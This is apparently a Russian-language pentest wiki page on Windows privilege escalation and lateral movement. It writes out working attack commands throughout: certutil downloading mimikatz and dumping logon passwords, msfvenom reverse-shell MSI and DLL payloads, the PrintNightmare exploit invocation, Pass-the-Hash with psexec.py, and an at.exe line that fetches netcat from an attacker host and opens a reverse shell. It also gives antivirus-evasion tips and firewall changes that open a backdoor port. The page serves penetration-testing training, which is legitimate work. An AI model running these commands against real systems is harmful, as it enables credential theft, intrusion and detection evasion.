????????? ??????????

Горизонтальное перемещение (lateral movement) — процесс продвижения по сети от точки входа к другим объектам.

Домен – это основная административная единица в сетевой инфраструктуре предприятия, в которую входят все сетевые объекты. Совокупность (иерархия) доменов называется лесом. У каждой компании могут быть внешние и внутренние домены.

Контроллер домена (domain controller) — сервер, управляющий доступом к сетевым ресурсам в рамках одного домена. Контроллер домена осуществляет аутентификацию пользователя в домене.

Этапы повышения привилегий:

- Повышение привилегий на отдельной машине Windows.
- Горизонтальное перемещение в сети с Windows машинами.

Основные категории методов повышения привилегий

- Использование физического доступа: например, когда вы получаете прямой доступ на уровне диска и изменяете пароль в файловой системе.
- Извлечение секретов и учетных данных. С получением различных прав доступа в Windows становится возможным извлекать секреты и учетные данные из различных хранилищ.
- Эксплуатация уязвимостей конфигурации ОС Windows. Невероятно большое количество служб и сервисов в Windows должны быть корректно настроенными или отключенными, чтобы не дать доступа злоумышленнику воспользоваться недостаткам настройки.
- Эксплуатация известных уязвимостей ОС Windows. Ежегодно в Windows обнаруживают и устраняют десятки и сотни уязвимостей, благодаря которым эксплуатация становится возможной, если система не обновлена до последней версии.

Извлечение секретов и учетных данных

- Взлом менеджеров паролей пользователей по причине небезопасной конфигурации.
- Обнаружение секретов и учетных данных в логах и истории команд.
- Извлечение учетных данных из оперативной памяти.
- Доступ к файлу, хранящему хеши пользовательских паролей.
- Извлечение учетных данных из конфигурации Групповых Политик.

Поиск секретов и паролей в ОС

Можно поискать пароли в различных файлах ОС при помощи команд терминальной оболочки, например:

```
cd C:\ & findstr /s /p /i /n /m "password" *.xml *.ini *.txt *.config
```

Более подробно, каждая часть команды выполняет следующие действия:

cd C:\ — переходит в корневую папку диска C:
findstr — команда для поиска строк в файлах
/s — выполняет поиск строк во всех подпапках
/p — пропускает файлы с непечатными символами
/i — игнорирует регистр символов при поиске строк
/n — выводит номер строки, содержащей строку
/m — выводит только имя файла, если файл содержит совпадение

Для повышения привилегий в ОС также существуют скрипты-энумераторы, которые отлично справляются с поиском и извлечением паролей самостоятельно.

Для ОС Windows это скрипт WinPeas:

Извлечение учетных данных из оперативной памяти

В Windows для реализации механизма HTTP Digest Authentication для поддержки SSO (Single Sign On) требуют знание вводимого пароля, а не только его хеша. Поэтому разработчики Windows решили хранить пароли пользователей в открытом виде. Для извлечения паролей и хешей из оперативной памяти можно использовать инструмент Mimikatz.

Mimikatz

Mimikatz — инструмент, реализующий функционал Windows Credentials Editor и позволяющий извлекать учетные данные пользователей Windows.

Дополнительную информацию по данному инструменту можно получить по следующим ссылкам:

- Что такое Mimikatz: руководство для начинающих — https://habr.com/ru/company/varonis/blog/539340/
- Справка по mimikatz — https://kali.tools/?p=5342

Применение Mimikatz

Для загрузки инструмента mimikatz необходимо перейти в папку с правами на запись, например в C:\Windows\System32\spool\drivers\color.
Далее следует загрузить mimikatz на целевую машину. Это можно сделать утилитой, позволяющей скачивать файл по сети certutil: certutil -urlcache -split -f http://10.10.14.16/mimikatz.exe m.exe

После запуска Mimi нужно указать следующую команду, которая предоставит текущей учетной записи права отладки процессов (SeDebugPrivilege): privilege::debug
Следующая команда вернет список всех хранящихся на этой машине хешей и паролей в виде незашифрованного текста:sekurlsa::logonPasswords

Условия для Mimikatz. Необходимы права SeDebugPrivilege, которые, как правило, есть у Администратора и нечасто встречаются у пользователя. Тем не менее, процедура извлечения учётных данных из памяти необходима в рамках проведения работ по пентесту для возможности как вертикального, так и горизонтального перемещения.

Эксплуатация уязвимостей конфигурации ОС Windows

- Повышение привилегий через права на создание резервных копий (SeBackupPrivilege)
- Повышение привилегий через перехват сервиса (Weak Services Permission)
- Повышение привилегий через имперсонификацию (выдачу себя за другого) SeImpersonatePrivilege (JyicyPotato)
- Повышение привилегий через права на установку ПО (AlwaysInstallElevated)
- Повышение привилегий через изменение пути бинарного файла сервиса (Service Binary Path)
- Повышение привилегий через подмену DLL библиотек (DLL Hijacking)
- Повышение привилегий через неэкранированные пути сервисов (Unquoted Service Paths)


Повышение привилегий через права на установку ПО (AlwaysInstallElevated):

Такая конфигурация позволяет нам воспользоваться случаем и повысить привилегии до прав системы. В ряде случаев администраторы не ограничивают пользователей в самостоятельной установке ПО.

Настройка производится через изменение ключей реестра (HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated и HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated) и указывает системе разрешать пользователю установку файлов *.msi, а установка, в свою очередь, производится с повышенными привилегиями (NT AUTHORITY\SYSTEM).

Обнаружение в WinPeas

Если WinPeas увидит такую возможность, то отобразит нам ее в следующем виде:



Подробная информация:

- AlwaysInstallElevated
- System Binary Proxy Execution: Msiexec

Эксплуатация

Генерация файл с полезной нагрузкой в формате msi. Используем "msfvenom" из MSF для создания исполняемого файла "rev.msi", который содержит обратную оболочку для Windows x64 и связывается с IP-адресом 10.10.14.16 на порту 443.

```
msfvenom --platform windows -a x64 -p windows/x64/shell_reverse_tcp LHOST=10.10.14.16
LPORT=443 -f msi -o rev.msi
```

Подробнее:

--platform windows — указывает, что будет использоваться платформа Windows
-a x64 — указывает, что будет использоваться архитектура x64
-p windows/x64/shell_reverse_tcp — выбирает тип обратной оболочки, которая будет использоваться в исполняемом файле
LHOST=10.10.14.16 — задает IP-адрес, на который будет устанавливаться обратная связь
LPORT=443 — задает порт, на который будет устанавливаться обратная связь
-f msi — указывает формат файла, который будет создан (в данном случае это MSI-файл Windows Installer)
-o rev.msi — задает имя и путь для выходного файла

Запуск “установщика” в режиме "тихой" установки

```
msiexec /quiet /qn /i rev.msi
```

/quiet — указывает на режим тихой установки, в котором пользователю не будут выводиться диалоговые окна и сообщения
/qn — указывает на то, что будет использоваться минимальный уровень отображения информации о ходе установки
/i — указывает, что будет произведена установка MSI-пакета
rev.msi — имя MSI-файла, который будет устанавливаться

Эксплуатация известных уязвимостей ОС Windows

- Уязвимость в установщике Windows (InstallerFileTakeOver (0day)
- Уязвимость в Windows Print Spooler (PrintNightmare)
- Уязвимость в планировщике задач Windows (MS10-092)
- Уязвимость в ядре Windows (MS16_014)
- Обработка вторичного входа в систему (MS16-032)

Для поиска известных уязвимостей в Windows для вашей версии ОС можно использовать как скрипты энумерации, так и ресурсы, агрегирующие в себе подобную информацию (пример).


Уязвимость в Windows Print Spooler (PrintNightmare)

Эта проблема до сих пор актуальна и может встречаться в современных сетях компаний. Служба Windows Print Spooler — это универсальный интерфейс между ОС, приложениями и локальными или сетевыми принтерами. Она позволяет разработчикам приложений отправлять задания на печать.

PrintNightmare — это критическая уязвимость системы безопасности, затрагивающая операционную систему Microsoft Windows. Есть два варианта ее эксплуатации: один разрешает удаленное выполнение кода, а другой ведет к повышению привилегий. Рассмотрим повышение привилегий.


Поиск уязвимости

Для поиска уязвимости обратимся к списку процессов. В списке процессов должна быть служба печати — spoolsv:



Проверяем доступ к сервису по TCP порту. Использовать утилиту обращения к RPC сервисам Windows: rpcdump.py

```
rpcdump.py @10.10.10.175 | egrep 'MS-RPRN|MS-PAR'
```



Эта команда выполняет две операции:

rpcdump.py @10.10.10.175 — запускает утилиту rpcdump.py, которая использует протокол RPC (Remote Procedure Call) для получения информации о доступных удаленных процедурах на хосте с IP-адресом 10.10.10.175.
egrep 'MS-RPRN|MS-PAR' — фильтрует вывод утилиты rpcdump.py с помощью утилиты egrep, чтобы отобразить только строки, содержащие "MS-RPRN" или "MS-PAR". Это позволяет отфильтровать информацию, связанную с протоколами Microsoft Remote Printing (MS-RPRN) и Microsoft Parallel Remote (MS-PAR), которые могут быть использованы для удаленного доступа к принтерам и портам ввода-вывода соответственно.

Как работает уязвимость

Проблемы в службе печати Windows, приводящие к выполнению произвольного кода, не являются редким явлением. Наиболее известная уязвимость в Windows, Print Spooler, используется в атаке Stuxnet: клиент использует вызов RPC для добавления драйвера на сервер, сохраняя его в локальном или удаленном каталоге SMB.

Драйвер может содержать произвольный код, который будет выполняться на сервере с правами SYSTEM. Команду может выполнить любой пользователь, прошедший аутентификацию в службе диспетчера очереди печати. При наличии учетных данных пользователя появляется возможность выполнить любую DLL от имени SYSTEM.

Эксплуатация уязвимости

Для эксплуатации уязвимости подготовим DLL, которая будет загружена и исполнена, и воспользоваться эксплойтом уязвимости. DLL с “обратной оболочкой” можно создать при помощи msfvenom следующей командой:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.16 LPORT=1337 -f dll -o
/tmp/print.dll
```

Для его использования в последствии необходимо либо выложить DLL на файловый сервер, который будет доступен машине жертвы, либо загрузить его на машину жертвы.

Для эксплуатации уязвимости можно выбрать публичный эксплойт и выполнить его командой:

```
python3 ./CVE-2021-1675.py example.local/Alex:HappyHacking@192.168.0.134
'\\192.168.0.177\share\print.dll'
```

Таким образом, могут быть получены права SYSTEM через уязвимость в Windows — Print Spooler. Критичность данной уязвимости повышается ещё и благодаря тому, что служба Windows Print Spooler включена в Windows по умолчанию, что потенциально расширяет применимость данного вектора.

Горизонтальное (“боковое”) перемещение

Это одновременное сочетание 2 техник:

- Извлечение секретной информации после получения доступа.
- Аутентифицированное удаленное выполнения кода.

Цикличное повторение позволяет от одного взломанного ПК дойти до полной компрометации всей сетевой инфраструктуры.

Локальные учетные записи и NT(LM)-хеши

Локальные пользователи вместе с NTLM-хешами хранятся в реестре по пути HKLM\sam. Сам по себе SAM (Security Account Manager) — это отдельный куст реестра, который лежит в \windows\system32\config наряду с другими кустами.

Даже администратор (за исключением system) не может получить доступ к HKLM\sam с помощью regedit.exe или напрямую, скопировав файл из системной директории. Однако команда reg.exe позволяет это сделать. На практике мы будем извлекать системные файлы с помощью встроенных компонентов ОС, а анализировать их уже на нашей системе. Тем самым мы абсолютно точно не вызовем антивирусной тревоги.

Место хранения хешей паролей.

Windows до версии Vista по умолчанию хранила пароль в двух разных хэшах — LM и NT. В Vista и выше LM-хэш не хранится. Для начала посмотрим, где искать эти хэши, а потом разберемся, что из себя они представляют.

Пароли пользователей, а также много другой полезной информации хранится в реестре по адресу HKLM\SAM\SAM\Domains\Account\users\[RID]\V, известном как V-блок.

Раздел SAM находится в соответствующем файле C:\Windows\System32\config\SAM.

В Windows 2000 и выше оба полученных хэша дополнительно шифруются алгоритмом RC4 с помощью ключа, известного как «системный ключ», или bootkey, сгенерированного утилитой syskey, и шифруются довольно хитрым образом.

Получить из реестра хэши можно с правами локального админа, например, используя уже знакомый нам meterpreter и его команду hashdump.

В результате получаем хеши в формате Username:RID:LM-hash:NTLM-hash:::.

В новых системах (начиная с Windows 7/2008R2) LM-хеш может быть пустым, то есть иметь значение aad3b435b51404eeaad3b435b51404ee, так как LM-хеши больше не используются по соображениям безопасности. Пустой пароль NTLM-хеша, в свою очередь, — это 31d6cfe0d16ae931b73c59d7e0c089c0.

Во время бокового перемещения, когда хешей очень много, такие хеши надо обнаруживать сразу и отбрасывать, так как ограничение пустого пароля не позволит выполнить удаленный вход.

Пример извлеченного хеша:

admin:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

И LM-, и NTLM-хеши могут быть также найдены и для доменных пользователей при анализе памяти lsass.exe или в базе ntds.dit.

Они никогда не передаются по сети как есть, вместо этого они транслируются в виде NetNTLM/NetNTLMv2-хешей, которые непригодны для атаки Pass-the-Hash.

* Данные типы хешей одноразовые и могут быть использованы только в момент передачи (техника NTLM-relay).

Pass the Hash

Pass the Hash (PtH) — это метод аутентификации пользователя без доступа к его паролю в открытом виде. Метод заключается в обходе стандартных этапов аутентификации, на которых требуется ввод пароля, и переходе непосредственно к той части аутентификации, которая использует хэш пароля.

Все извлеченные NTLM-хеши (отличные от 31d6cfe0d16ae931b73c59d7e0c089c0) могут использоваться для аутентификации на следующих типах сервисов:

- MSRPC (SMB)
- DCERPC (WMI)
- WINRM
- MS SQL
- RDP (только Windows 2012 R2 и Windows 8.1)
- LDAP
- IMAP
- HTTP

Но выполнять код мы можем, как правило, только на первых пяти сервисах из списка, для последних трех более применимы атаки NTLM-relay.

Для осуществления атаки Pass the Hash в Windows 7 и выше с установленным обновлением KB2871997 требуются действительные учетные данные пользователя домена или хэши администратора (RID 500).

```
psexec.py -hashes
> aad3b435b51404eeaad3b435b51404ee:cdf51b162460b7d5bc898f493751a0cc
example.local/Administrator@10.129.177.234 whoami
```

Psexec.py — один из скриптов из набора скриптов Impacket, отвечающий за выполнение команды в Windows системах в соответствии с тем как работает утилита psexec.

Impacket — это набор классов Python для работы с сетевыми протоколами. Impacket ориентирован на предоставление низкоуровневого программного доступа к пакетам, а для некоторых протоколов (например, SMB1-3 и MSRPC) — к самой реализации протокола. Пакеты могут быть созданы с нуля, а также разобраны из необработанных данных, а объектно-ориентированный API упрощает работу с глубокими иерархиями протоколов. Библиотека предоставляет набор инструментов в качестве примеров того, что может быть сделано в контексте этой библиотеки.

Выполнение кода на узле с учетной записью

Удаленное исполнение кода на узле может выполняться различными способами. Рассмотрим несколько утилит, которые позволят нам удобно работать с выполнением кода на удаленных машинах в будущем.

Psexec.exe

Происхождение: sysinternals
Риск детектирования антивирусом: отсутствует
Используемые порты: 135, 445, 4915x/TCP
Принцип ее работы заключается в копировании исполняемого файла через сетевой ресурс «ADMIN$» (445/TCP) с последующим удаленным созданием и запуском службы для этого исполняемого файла через DCERPC (135,4915x/TCP).

Psexec работает следующим образом:

- Подключается к общей сетевой папке и производит запись сервиса
- Создает сервис через удаленный sc.exe
- Стартует с удаленного сервиса
- Psexec останавливает сервис
- Удаляет сервис
- Удаляет бинарный файл

После запуска службы происходит обычное сетевое взаимодействие с удаленной командной строкой:

```
psexec.exe -u admin \\target cmd
```

Серверный компонент psexecsvc.exe подписан сертификатом Sysinternals и, следовательно, это стопроцентно легитимная программа. Также к явным достоинствам классического psexec.exe относится способность выполнять код в указанных пользовательских сеансах:

```
psexec.exe -u admin -i 2 \\target shutdown /l
```

Impacket

Impacket — это набор классов Python для работы с сетевыми протоколами. Impacket ориентирован на обеспечение низкоуровневого программного доступа к пакетам, а для некоторых протоколов (например, SMB1-3 и MSRPC) — на саму реализацию протокола. Пакеты могут быть созданы с нуля, а также проанализированы на основе необработанных данных, а объектно-ориентированный API упрощает работу с глубокими иерархиями протоколов. Библиотека предоставляет набор инструментов в качестве примеров того, что можно сделать в контексте этой библиотеки.

Psexec.py

Происхождение: Python-пакет impacket
Риск детектирования антивирусом: есть
Используемые порты: 445/TCP
Отличная альтернатива для пользователей Linux, однако этот инструмент почти наверняка поднимет антивирусную тревогу. Как было сказано, все дело в службе, которая копируется на удаленный хост.

Это можно исправить, указав в реализации метода createService() в /usr/local/lib/python3.7/dist-packages/impacket/examples/serviceinstall.py произвольную команду, которая будет выполнена вместо запускаемой службы удаленного администрирования.

Чтобы psexec.py не скопировал заметный антивирусу компонент, указываем принудительно, какой файл использовать в качестве службы. И, поскольку уже вручную прописали команду - этим файлом может быть что угодно:

```
psexec.py -file somefile.txt admin@target
```

Таким образом, мы напрямую выполнили команду, что, конечно же, не вызовет реакции со стороны антивирусов. Однако подобная модификация psexec лишает нас того удобства использования, которое было изначально.

Atexec.py / at.exe

Происхождение: Python-пакет impacket / встроенный компонент Windows
Риск детектирования антивирусом: отсутствует
Используемые порты: 445/TCP
Служба планировщика заданий Windows, доступная через smb-пайп atsvc. Позволяет удаленно поместить в планировщик задачу, которая выполнится в указанный момент.

DCE/RPC — удаленный планировщик, работает на Windows Vista и выше. В обоих случаях это не интерактивное средство удаленного исполнения кода. При использовании at.exe происходит слепое исполнение команд:

at.exe \\target 13:37 "cmd /c copy \\attacker\a\nc.exe && nc -e \windows\system32\cmd.exe attacker 8888"

А вот для atexec.py команда выполнится с результатом: atexec.py admin@target ipconfig

Вся разница в том, что результат выполнения команды будет направлен в файл и прочитан через сетевой ресурс ADMIN$.
Для своей работы инструмент требует, чтобы часы у attacker и target были настроены на одно время — с точностью до минуты.

Дополнительная информация

Рекомендуемые ресурсы

- Безопасность аутентификации в Windows и AD
- Hacktrics
- Стандарт по тестированию на проникновение PTES

Active Directory:

- Чеклист по тестированию защищенности Active Directory
- Эксплуатация Zerologon
- Эксплуатация уязвимостей в AD CS
- Microsoft Windows Technical Documents
- Active Directory Security
- https://blog.harmj0y.net/
- hackndo
- https://dirkjanm.io/
- Steve on Security
- Lab of a Penetration Tester
- ired.team

Помимо блогов, предлагаем вам подборку отличных инструментов, ориентированных на Active Directory, которые не только полезны, но и могут позволить вам изучить множество механизмов и протоколов Active Directory.

- mimikatz: вероятно, самый известный инструмент для атаки на Windows и Active Directory. Он реализует на C все виды атак для получения учетных данных с компьютеров Windows и выдачи себя за пользователей в Active Directory.
- impacket: Impacket реализует многие из протоколов на python. Он также включает в себя множество примеров, реализующих атаки.
- responder.py: Responder позволяет вам выполнять множество PitM-атак, злоупотребляя протоколами разрешения Windows и, предоставляя вам множество серверов протоколов, которые будут собирать NTLM-хэши.
- Rubeus: Rubeus – это пакет C# для выполнения атак Kerberos с компьютеров под управлением Windows.
- CrackMapExec: CME – это инструмент на python, который позволяет вам простым способом выполнять множество различных атак.
- BloodHound: BloodHound позволяет вам сопоставлять сеть Active Directory с множеством различных запросов LDAP и другими.

- Powerview: инструмент Powershell, который реализует множество LDAP-запросов Active Directory и других протоколов для извлечения всех видов информации из Active Directory.
- Empire: набор для развертывания агентов на компьютерах Active Directory, который позволяет выполнять все виды атак. Содержит множество инструментов для разведки и атак через Active Directory.

Обход блокировки открытия портов на Windows машинах.

(некоторые версии) Стандартный фаер блокирует приложения, которые пытаются открыть прослушивание входящих соединений. Имея системный доступ, нужно перед запуском приложения определить, включен или нет фаер, чтобы не было лишних сообщений. Netsh - виндовое приложение для консольного управления фаером.

```
Netsh firewall show opmode
Конфигурация профиля Domain (текущая):
----------------------------------------------------------------------
Рабочий режим                     = Enable
Режим исключения                  = Enable

Конфигурация профиля Обычный:...
```

Если режим исключений (Exception mode) включен, то можно продолжать процедуру. Включение режима поддержки исключений:

```
Netsh firewall set opmode mode = enable exceptions = enable profile = all
```

Добавляем исключение

```
netsh firewall add portopening TCP 1234 “Windows Firewall Reporting Agent” enable all
```

Проверка правил после добавления

```
netsh firewall show port opening
```

Обход блокировки антивирусом (некоторые приложения)

В случае netcat для создания бэкдора желательно изменить netcat. Существует два пути изменения бинарника: корректировка исходника с последующей компиляцией и поиск в дебаггере сигнатуры и корректировка сигнатуры.

Revision #5
Created 10 October 2025 08:05:42 by Admin
Updated 10 October 2025 18:29:34 by Admin